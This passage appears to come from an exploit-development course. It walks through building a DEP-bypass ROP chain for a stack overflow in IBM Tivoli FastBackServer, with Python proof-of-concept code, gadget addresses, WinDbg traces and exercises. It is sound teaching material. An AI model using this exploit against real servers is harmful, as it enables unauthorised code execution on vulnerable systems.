eip = b"B" * 4
rop = b"C" * (0x400 - 276 - 4)

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(offset+eip+rop,0,0,0,0)
buf += formatString
```

```
# Checksum
buf = pack(">i", len(buf)-4) + buf
...
```

Listing 467 - Updated proof of concept with offsets for EIP and ESP

In addition to detecting the offsets, we also need to check for bad characters by reusing a previously described technique. Specifically, we can put all hexadecimal values between 0x00 and 0xFF in our overflow buffer and check which ones might interfere with our exploit.

The bytes shown in Listing 468 represent all of the bad characters we would find.

```
0x00, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x20
```

Listing 468 - Bad characters

For an exploit that uses ROP gadgets, it's important that the addresses of the gadgets do not contain any of the bad characters. As we will discover in the next section, we have to choose the module for our gadgets carefully.

9.4.1.1 Exercises

1. Repeat the steps to locate the offsets for EIP and ESP.
2. Update your proof of concept to align the offset as shown in Listing 467.
3. Verify the set of bad characters.

9.4.2 Locating Gadgets

With our newly acquired ability to locate gadgets, let's turn our attention to determining which module to use. Up until now, we have focused on FastBackServer.exe, but since the vulnerability we found in the last module is due to unsanitized input to a *sscanf* call, this will prove to be a problem. Let's find out why.

First, we will use the **lm** command in WinDbg to dump the base and end address of FastBackServer:

```
0:077> lm m FastBackServer
Browse full module list
start    end        module name
00400000 00c0c000   FastBackServer   (deferred)
```

Listing 469 - Start and end address of FastBackServer

As shown in Listing 469, we find the uppermost byte is always 0x00.

Since the *sscanf* API accepts a null-terminated string as the first argument, and that is the buffer that ends up overflowing the stack buffer, our ROP chain cannot contain any NULL bytes or other bad characters. This implies that the gadgets cannot come from FastBackServer.exe.

We need to find a different module that does not contain a null byte in the uppermost byte and one that is preferably part of the application. If we choose a module that is not part of the application, then the address of gadgets will vary depending on the patch level of the operating system.

Native Windows modules often have additional protections enabled, which will require an even more advanced approach, as we shall find in a future module.

By observing the base and end addresses of all modules bundled with FastBackServer, we find multiple options. One such module is CSFTPAV6.dll as shown in Listing 470:

```
0:077> lm m CSFTPAV6
Browse full module list
start    end        module name
50500000 50577000   CSFTPAV6   (deferred)
```

Listing 470 - Start and end address of CSFTPAV6

Let's copy CSFTPAV6.dll to the C:\Tools\dep folder where we can use rp++ to generate gadgets, as shown in Listing 471.

```
C:\Tools\dep> copy "C:\Program Files\Tivoli\TSM\FastBack\server\csftpav6.dll" .
        1 file(s) copied.

C:\Tools\dep> rp-win-x86.exe -f csftpav6.dll -r 5 > rop.txt
```

Listing 471 - Generating a list of gadgets from csftpav6.dll

If we open the generated file, we will notice that all the gadgets have an address starting with 0x50, proving that we avoided the upper null byte. Now we are finally able to start building the ROP chain itself.

9.4.2.1 Exercise

1. Locate ROP gadgets in csftpav6.dll for later use.

9.4.3 Preparing the Battlefield

To start building our ROP chain, let's begin by showing how to use *VirtualAlloc* to bypass DEP. *VirtualAlloc* can reserve, commit, or change the state of a region of pages in the virtual address space of the calling process.

The first thing we need to know about *VirtualAlloc* is its function prototype. This is documented by Microsoft, as shown in Listing 472.

```
LPVOID WINAPI VirtualAlloc(
  _In_opt_ LPVOID lpAddress,
  _In_     SIZE_T dwSize,
  _In_     DWORD  flAllocationType,
  _In_     DWORD  flProtect
);
```

Listing 472 - VirtualAlloc function prototype

Before our ROP chain invokes *VirtualAlloc*, we need to make sure that all four parameters have been set up correctly.

If the *lpAddress* parameter points to an address belonging to a previously committed memory page, we will be able to change the protection settings for that memory page using the *flProtect* parameter.

This use of VirtualAlloc allows us to achieve the same goal we'd accomplish through the use of VirtualProtect.

As shown in the function prototype, *VirtualAlloc* requires a parameter (*dwSize*) for the size of the memory region whose protection properties we are trying to change. However, *VirtualAlloc* can only change the memory protections on a per-page basis, so as long as our shellcode is less than 0x1000 bytes, we can use any value between 0x01 and 0x1000.

The two final arguments are predefined enums. *flAllocationType* must be set to the *MEM_COMMIT* enum value (numerical value 0x00001000), while *flProtect* should be set to the *PAGE_EXECUTE_READWRITE* enum value (numerical value 0x00000040).[343] This will allow the memory page to be readable, writable, and executable.

We are going to invoke *VirtualAlloc* by placing a skeleton of the function call on the stack through the buffer overflow, modifying its address and parameters through ROP, and then return into it. The skeleton should contain the *VirtualAlloc* address followed by the return address (which should be our shellcode) and the arguments for the function call.

Listing 473 shows an example of the required values for invoking *VirtualAlloc* with a fictitious stack address of 0x0d2be300 and a fictitious address for *VirtualAlloc*.

```
0d2be300 75f5ab90 -> KERNEL32!VirtualAllocStub
0d2be304 0d2be488 -> Return address (Shellcode on the stack)
0d2be308 0d2be488 -> lpAddress (Shellcode on the stack)
0d2be30c 00000001 -> dwSize
0d2be310 00001000 -> flAllocationType
0d2be314 00000040 -> flProtect
```

Listing 473 - A VirtualAlloc skeleton example

Note the name VirtualAllocStub, instead of VirtualAlloc listed above. The official API name is VirtualAlloc, but the symbol name for it, inside kernel32.dll, is VirtualAllocStub.

There are a few things to note from the example above.

1. We do not know the *VirtualAlloc* address beforehand.
2. We do not know the return address and the *lpAddress* argument beforehand.
3. *dwSize*, *flAllocationType*, and *flProtect* contain NULL bytes.

[343] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa366786(v=vs.85).aspx

We can deal with these problems by sending placeholder values in the skeleton. We'll then assemble ROP gadgets that will dynamically fix the dummy values, replacing them with the correct ones.

Let's update our proof of concept (Listing 474), and insert the dummy values as the last part of the offset values preceding EIP. They will be placed on the stack just before the return address and the ROP chain.

```
import socket
import sys
from struct import pack

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x500)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
va  = pack("<L", (0x45454545)) # dummy VirutalAlloc Address
va += pack("<L", (0x46464646)) # Shellcode Return Address
va += pack("<L", (0x47474747)) # # dummy Shellcode Address
va += pack("<L", (0x48484848)) # dummy dwSize
va += pack("<L", (0x49494949)) # # dummy flAllocationType
va += pack("<L", (0x51515151)) # dummy flProtect

offset = b"A" * (276 - len(va))
eip = b"B" * 4
rop = b"C" * (0x400 - 276 - 4)

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(offset+va+eip+rop,0,0,0,0)
buf += formatString

# Checksum
buf = pack(">i", len(buf)-4) + buf
...
```

Listing 474 - Updated proof of concept with dummy values

Once the proof of concept is executed, the network packet will trigger the buffer overflow and position the dummy values exactly before the 0x42424242 DWORD that overwrites EIP. We can verify this by restarting FastBackServer and attaching WinDbg.

```
(7b4.88c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=05e8c638 ecx=0d39ca70 edx=77071670 esi=05e8c638 edi=00669360
eip=42424242 esp=0d39e31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???
```

```
0:006> dd esp - 1C
0d39e300  45454545 46464646 00000000 48484848
0d39e310  00000000 51515151 42424242 43434343
0d39e320  43434343 43434343 43434343 43434343
0d39e330  43434343 43434343 43434343 43434343
0d39e340  43434343 43434343 43434343 43434343
0d39e350  43434343 43434343 43434343 43434343
0d39e360  43434343 43434343 43434343 43434343
0d39e370  43434343 43434343 43434343 43434343
```

Listing 475 - Stack layout after triggering buffer overflow

The location of the ROP skeleton is correct, but the DWORDs containing 0x47474747 and 0x49494949 were overwritten with null bytes as part of the process to trigger the vulnerability.

This won't impact us since we're going to overwrite them again with ROP. In the next section, we will take the first step in replacing the dummy values with real values.

9.4.3.1 Exercises

1. Update your proof of concept to include the dummy values for a call to *VirtualAlloc*.
2. Execute the proof of concept and ensure all values line up correctly on the stack.

9.4.4 Making ROP's Acquaintance

We have to replace six dummy values on the stack before we can invoke *VirtualAlloc*, so the first step is to gather the stack address of the first dummy value using ROP gadgets.

The easiest way of obtaining a stack address close to the dummy values is to use the value in ESP at the time of the access violation. We cannot modify the ESP register, since it must always point to the next gadget for ROP to function. Instead, we will copy it into a different register.

We'll have to be creative to get a copy of the ESP register. A gadget like "MOV EAX, ESP ; RET" would be ideal, but they typically do not exist as natural opcodes. In this case, we do some searching and find the following gadget.

```
0x50501110: push esp ; push eax ; pop edi ; pop esi ; ret
```

Listing 476 - Gadget that copies the content of ESP into ESI

Let's examine exactly what this gadget does. First, it will push the content of ESP to the top of the stack. Next, the content of EAX is pushed to the top of the stack, thus moving the value pushed from ESP four bytes farther down the stack.

Next, the POP EDI instruction will pop the value from EAX into EDI and increase the stack pointer by four, effectively making it point to the value originally contained in ESP. Finally, the POP ESI will pop the value from ESP into ESI, performing the copy of the address we need.

The return instruction will force execution to transfer to the next DWORD on the stack. Since this value is controlled by us through the buffer overflow, we can continue execution with additional gadgets.

When learning about ROP for the first time, it is very important to see it in action to get a better understanding of how it all ties together.

We'll update the proof of concept by replacing the value in the *eip* variable to be the address of the gadget we found, as shown in Listing 477.

```
...
# psCommandBuffer
va  = pack("<L", (0x45454545)) # dummy VirutalAlloc Address
va += pack("<L", (0x46464646)) # Shellcode Return Address
va += pack("<L", (0x47474747)) # dummy Shellcode Address
va += pack("<L", (0x48484848)) # dummy dwSize
va += pack("<L", (0x49494949)) # dummy flAllocationType
va += pack("<L", (0x51515151)) # dummy flProtect

offset = b"A" * (276 - len(va))
eip = pack("<L", (0x50501110)) # push esp ; push eax ; pop edi; pop esi ; ret
rop = b"C" * (0x400 - 276 - 4)

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(offset+va+eip+rop,0,0,0,0)
buf += formatString

# Checksum
buf = pack(">i", len(buf)-4) + buf
...
```

Listing 477 - Proof of concept with first gadget address

With the exploit code updated, we restart FastBackServer and attach WinDbg. Before allowing execution to continue, we need to set a breakpoint on the address of the gadget to follow the execution flow, as shown in Listing 478.

```
0:080> bp 0x50501110
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -
0:080> g
Breakpoint 0 hit
eax=00000000 ebx=061baba8 ecx=0d5fca70 edx=77071670 esi=061baba8 edi=00669360
eip=50501110 esp=0d5fe31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1110:
50501110 54              push    esp

0:080> p
eax=00000000 ebx=061baba8 ecx=0d5fca70 edx=77071670 esi=061baba8 edi=00669360
eip=50501111 esp=0d5fe318 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1111:
50501111 50              push    eax

0:080> dd esp L1
```

```
0d5fe318  0d5fe31c

0:080> p
eax=00000000 ebx=061baba8 ecx=0d5fca70 edx=77071670 esi=061baba8 edi=00669360
eip=50501112 esp=0d5fe314 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1112:
50501112 5f              pop     edi

0:080> dd esp L2
0d5fe314  00000000 0d5fe31c

0:080> p
eax=00000000 ebx=061baba8 ecx=0d5fca70 edx=77071670 esi=061baba8 edi=00000000
eip=50501113 esp=0d5fe318 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1113:
50501113 5e              pop     esi

0:080> dd esp L1
0d5fe318  0d5fe31c

0:080> p
eax=00000000 ebx=061baba8 ecx=0d5fca70 edx=77071670 esi=0d5fe31c edi=00000000
eip=50501114 esp=0d5fe31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1114:
50501114 c3              ret

0:080> dd esp L1
0d5fe31c  43434343
```

Listing 478 - Setting a breakpoint on push esp gadget

We hit the breakpoint, and then, when we single-step through the first four instructions, the value in ESP is pushed to the stack and subsequently popped into ESI, as expected.

Additionally, when we reach the return instruction, the uppermost DWORD on the stack is the first of our 0x43434343 values. This will allow us to continue using more gadgets, linking them together in a ROP chain.

At this point, we have found, implemented, and executed our very first ROP gadget. We are well on the way to creating an exploit that will bypass DEP. It is critical to have a firm understanding of the concept of ROP, so this section should be reviewed until the concepts are well-understood before moving forward.

9.4.4.1 Exercises

1. Locate the gadget used in this section inside the output generated by rp++.
2. Update the proof of concept to include the gadget instead of the dummy 0x42424242 value in EIP.
3. Step through the gadget and ensure a copy of ESP ends up in ESI and execution is ready to continue with the next gadget.

4. Use the output file generated by rp++ and attempt to locate an alternative gadget that will yield a copy of ESP in a register.

9.4.5 Obtaining VirtualAlloc Address

We previously determined that we must get the address of *VirtualAlloc* while the exploit is running. One possible way to do that is to gather its address from the Import Address Table (IAT) of the CSFTPAV6 module.

The IAT is a special table containing the addresses of all APIs that are imported by a module. It is populated when the DLL is loaded into the process. We cannot influence which APIs the target process imports, but we can locate and use the existing ones.

With the help of IDA Pro, we can verify that *VirtualAlloc* is a function imported from CSFTPAV6.dll by checking the *Imports* tab as shown below:




Figure 139: Grabbing VirtualAlloc address from the IAT

The address of *VirtualAlloc* will change on reboot, but the address (0x5054A220) of the IAT entry that contains it does not change. This means that we can use the IAT entry along with a memory dereference to fetch the address of *VirtualAlloc* at runtime. We'll do this as part of our ROP chain.

With a way to resolve the address of *VirtualAlloc*, we must understand how to use it. In the previous step, we placed a dummy value (0x45454545) on the stack for this API address as part of our buffer overflow, which we need to overwrite.

To do this overwrite, we will need to perform three tasks with our ROP gadgets. First, locate the address on the stack where the dummy DWORD is. Second, we need to resolve the address of *VirtualAlloc*. Finally, we need to write that value on top of the placeholder value.

We are going to need multiple gadgets for each of these tasks. Let's solve each one of them in order.

For the first part, Listing 479 illustrates what the stack layout is like when the buffer overflow occurs.

```
(7b4.88c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=05e8c638 ecx=0d39ca70 edx=77071670 esi=05e8c638 edi=00669360
eip=42424242 esp=0d39e31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???
```

```
0:006> dd esp - 1C
0d39e300  45454545 46464646 00000000 48484848
0d39e310  00000000 51515151 42424242 43434343
0d39e320  43434343 43434343 43434343 43434343
0d39e330  43434343 43434343 43434343 43434343
0d39e340  43434343 43434343 43434343 43434343
0d39e350  43434343 43434343 43434343 43434343
0d39e360  43434343 43434343 43434343 43434343
0d39e370  43434343 43434343 43434343 43434343
```

Listing 479 - Stack layout when triggering buffer overflow

The dummy value 0x45454545, which represents the location of the *VirtualAlloc* address, is at a negative offset of 0x1C from ESP.

Ideally, since we have a copy of the ESP value in ESI, we would like to locate a gadget similar to the following.

```
SUB ESI, 0x1C
RETN
```

Listing 480 - Ideal gadget to obtain VirtualAlloc stack absolute address

Sadly, we couldn't find this gadget or a similar one in CSFTPAV6. We'll need to be a bit more creative.

We could put the 0x1C value on the stack as part of our overflowing buffer and then pop that value into another register of our choice using a gadget. This would allow us to subtract the two registers and get the desired address.

The problem with this approach is that the 0x1C value is really 0x0000001C, which has NULL bytes in it.

We can get around the problem by adding -0x1C rather than subtracting 0x1C. The reason this works is because the CPU represents -0x1C as a very large value, as shown in Listing 481.

```
0:078> ? -0x1c
Evaluate expression: -28 = ffffffe4
```

Listing 481 - Negative 0x1c does not contain NULL bytes

Now the first part of our game plan is clear. We must put the negative value on the stack, pop it into a register, and then add it to the stack pointer address we stored in ESI.

When using gadgets to perform arithmetic with registers, it is easier to use the EAX and ECX registers than to use ESI. This is due to the number of gadgets available and the usage of the registers in compiled code.

The idea is to have a gadget put a copy of ESI into EAX, then pop the negative value into ECX from the stack. Next, we add ECX to EAX, and finally, copy EAX back into ESI.

Knowing which gadgets to search for and how they can go together is a matter of trial and error combined with experience.

To obtain a copy of ESI in EAX, we can use the gadget "MOV EAX,ESI ; POP ESI; RETN", which does a move operation. Additionally, we can update the *rop* variable in the proof of concept as shown in Listing 482, so we can put it in action.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 482 - Gadget to move ESI into EAX

Notice that the gadget contains a POP ESI instruction. This requires us to add a dummy DWORD on the stack for alignment.

To observe the execution of the new gadget, we restart FastBackServer, set a breakpoint on the gadget that copies ESP into ESI, and send the packet:

```
0:058> bp 0x50501110
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -
0:058> g
ModLoad: 64640000 6464f000   C:\Windows\SYSTEM32\browcli.dll
Breakpoint 0 hit
eax=00000000 ebx=05ebb868 ecx=0d2cca70 edx=77071670 esi=05ebb868 edi=00669360
eip=50501110 esp=0d2ce31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1110:
50501110 54              push    esp

0:001> pt
eax=00000000 ebx=05ebb868 ecx=0d2cca70 edx=77071670 esi=0d2ce31c edi=00000000
eip=50501114 esp=0d2ce31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1114:
50501114 c3              ret

0:001> p
eax=00000000 ebx=05ebb868 ecx=0d2cca70 edx=77071670 esi=0d2ce31c edi=00000000
eip=5050118e esp=0d2ce320 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x118e:
5050118e 8bc6            mov     eax,esi

0:001> p
eax=0d2ce31c ebx=05ebb868 ecx=0d2cca70 edx=77071670 esi=0d2ce31c edi=00000000
eip=50501190 esp=0d2ce320 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1190:
50501190 5e              pop     esi

0:001> p
eax=0d2ce31c ebx=05ebb868 ecx=0d2cca70 edx=77071670 esi=42424242 edi=00000000
eip=50501191 esp=0d2ce324 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1191:
50501191 c3              ret
```

```
0:001> dd esp L1
0d2ce324  43434343
```

Listing 483 - Executing the MOV EAX, ESI gadget

We let the execution go to the end of the first gadget with the **pt** command and finish its execution with the **p** command. Now we have entered the gadget containing the MOV EAX, ESI instruction.

Let's note the starting values of EAX and ESI. After the MOV EAX, ESI instruction, EAX contains the same value, which was our goal.

The second instruction pops the dummy value (0x42424242) into ESI, and when we reach the RET instruction, we are ready to execute the next ROP gadget.

At this point, EAX contains the original address from ESP. Next, we have to pop the -0x1C value into ECX and add it to EAX.

We can use a "POP ECX" instruction to get the negative value into ECX, followed by a gadget containing an "ADD EAX, ECX" instruction. This will allow us to add -0x1C to EAX as shown in Listing 484.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffffe4)) # -0x1C
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 484 - Adding -0x1C to EAX with ROP

The three lines added in the listing above should accomplish this. Before we execute, we set a breakpoint on address 0x505115a3, directly on the POP ECX gadget.

```
0:066> bp 0x505115a3
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -
0:066> g
Breakpoint 0 hit
eax=0d67e31c ebx=0605ab78 ecx=0d67ca70 edx=77071670 esi=42424242 edi=00000000
eip=505115a3 esp=0d67e328 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6!FtpUploadFileW+0x705:
505115a3 59              pop     ecx

0:062> p
eax=0d67e31c ebx=0605ab78 ecx=fffffffe4 edx=77071670 esi=42424242 edi=00000000
eip=505115a4 esp=0d67e32c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6!FtpUploadFileW+0x706:
505115a4 c3              ret

0:062> p
eax=0d67e31c ebx=0605ab78 ecx=fffffffe4 edx=77071670 esi=42424242 edi=00000000
eip=5051579a esp=0d67e330 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6!FtpUploadFileW+0x48fc:
```

```
5051579a 03c1            add     eax,ecx

0:062> p
eax=0d67e300 ebx=0605ab78 ecx=fffffffe4 edx=77071670 esi=42424242 edi=00000000
eip=5051579c esp=0d67e330 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x48fe:
5051579c c3              ret

0:062> dd eax L1
0d67e300  45454545
```

Listing 485 - Executing POP ECX and ADD EAX, ECX gadgets

According to the highlighted registers in Listing 485, EAX and ECX are updated and modified exactly as desired. We transition smoothly from the POP ECX gadget to the ADD EAX, ECX gadget through the RET instruction.

In addition, the final part of the listing has the address in EAX pointing to the 0x45454545 dummy value reserved for *VirtualAlloc*.

With the correct value in EAX, we need to move that value back to ESI so we can use it in the next stages. We can do this with a gadget containing "PUSH EAX" and "POP ESI" instructions as given in Listing 486.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffffe4)) # -0x1C
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x50537d5b)) # push eax ; pop esi ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 486 - Copying EAX into ESI

Once again, we can relaunch FastBackServer and WinDbg and set a breakpoint on the new gadget at 0x50537d5b.

```
0:066> bp 0x50537d5b
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -
0:066> g
Breakpoint 0 hit
eax=0d37e300 ebx=05fab318 ecx=fffffffe4 edx=77071670 esi=42424242 edi=00000000
eip=50537d5b esp=0d37e334 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x26ebd:
50537d5b 50              push    eax

0:006> p
eax=0d37e300 ebx=05fab318 ecx=fffffffe4 edx=77071670 esi=42424242 edi=00000000
eip=50537d5c esp=0d37e330 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x26ebe:
50537d5c 5e              pop     esi

0:006> p
```

```
eax=0d37e300 ebx=05fab318 ecx=fffffffe4 edx=77071670 esi=0d37e300 edi=00000000
eip=50537d5d esp=0d37e334 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x26ebf:
50537d5d c3              ret

0:006> dd esi L1
0d37e300  45454545
```

Listing 487 - Coping EAX into ESI

After both the push and pop instructions, ESI now has the correct address. The next step is to get the *VirtualAlloc* address into a register.

We previously found that the IAT address for *VirtualAlloc* is 0x5054A220, but we know 0x20 is a bad character for our exploit. To solve this, we can increase its address by one and then use a couple of gadgets to decrease it to the original value.

First, we use a POP EAX instruction to fetch the modified IAT address into EAX. Then we'll pop -0x00000001 (or its equivalent, 0xFFFFFFFF) into ECX through a POP ECX instruction. Next, we can reuse the ADD EAX, ECX instruction from the previous gadget to restore the IAT address value.

Finally, we can use a dereference to move the address of *VirtualAlloc* into EAX through a MOV EAX, DWORD [EAX] instruction. We can see observe gadgets added to the updated ROP chain as shown in Listing 488.

```
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffffe4)) # -0x1C
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x50537d5b)) # push eax ; pop esi ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x5054A221)) # VirtualAlloc IAT + 1
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffff)) # -1 into ecx
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051f278)) # mov eax, dword [eax] ; ret
rop += b"C" * (0x400 - 276 - 4 - len(rop))
```

Listing 488 - Moving VirtualAlloc address into EAX

To reiterate, we pop the IAT address of *VirtualAlloc* increased by one into EAX and pop 0xFFFFFFFF into ECX. Then we add them together to obtain the real *VirtualAlloc* IAT address in EAX. Finally, we dereference that into EAX.

Once again, we restart FastBackServer and WinDbg. This time, we set a breakpoint on 0x5053a0f5 to skip directly to the gadget containing the POP EAX instruction.

```
0:066> bp 0x5053a0f5
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL -

0:066> g
Breakpoint 0 hit
```

```
eax=0d37e300 ebx=0603ae60 ecx=fffffffe4 edx=77071670 esi=0d37e300 edi=00000000
eip=5053a0f5 esp=0d37e338 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x29257:
5053a0f5 58              pop     eax

0:006> p
eax=5054a221 ebx=0603ae60 ecx=fffffffe4 edx=77071670 esi=0d37e300 edi=00000000
eip=5053a0f6 esp=0d37e33c ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x29258:
5053a0f6 c3              ret

0:006> p
eax=5054a221 ebx=0603ae60 ecx=fffffffe4 edx=77071670 esi=0d37e300 edi=00000000
eip=505115a3 esp=0d37e340 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x705:
505115a3 59              pop     ecx

0:006> p
eax=5054a221 ebx=0603ae60 ecx=ffffffff edx=77071670 esi=0d37e300 edi=00000000
eip=505115a4 esp=0d37e344 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x706:
505115a4 c3              ret

0:006> p
eax=5054a221 ebx=0603ae60 ecx=ffffffff edx=77071670 esi=0d37e300 edi=00000000
eip=5051579a esp=0d37e348 ebp=51515151 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
CSFTPAV6!FtpUploadFileW+0x48fc:
5051579a 03c1            add     eax,ecx

0:006> p
eax=5054a220 ebx=0603ae60 ecx=ffffffff edx=77071670 esi=0d37e300 edi=00000000
eip=5051579c esp=0d37e348 ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0x48fe:
5051579c c3              ret

0:006> p
eax=5054a220 ebx=0603ae60 ecx=ffffffff edx=77071670 esi=0d37e300 edi=00000000
eip=5051f278 esp=0d37e34c ebp=51515151 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000213
CSFTPAV6!FtpUploadFileW+0xe3da:
5051f278 8b00            mov     eax,dword ptr [eax]
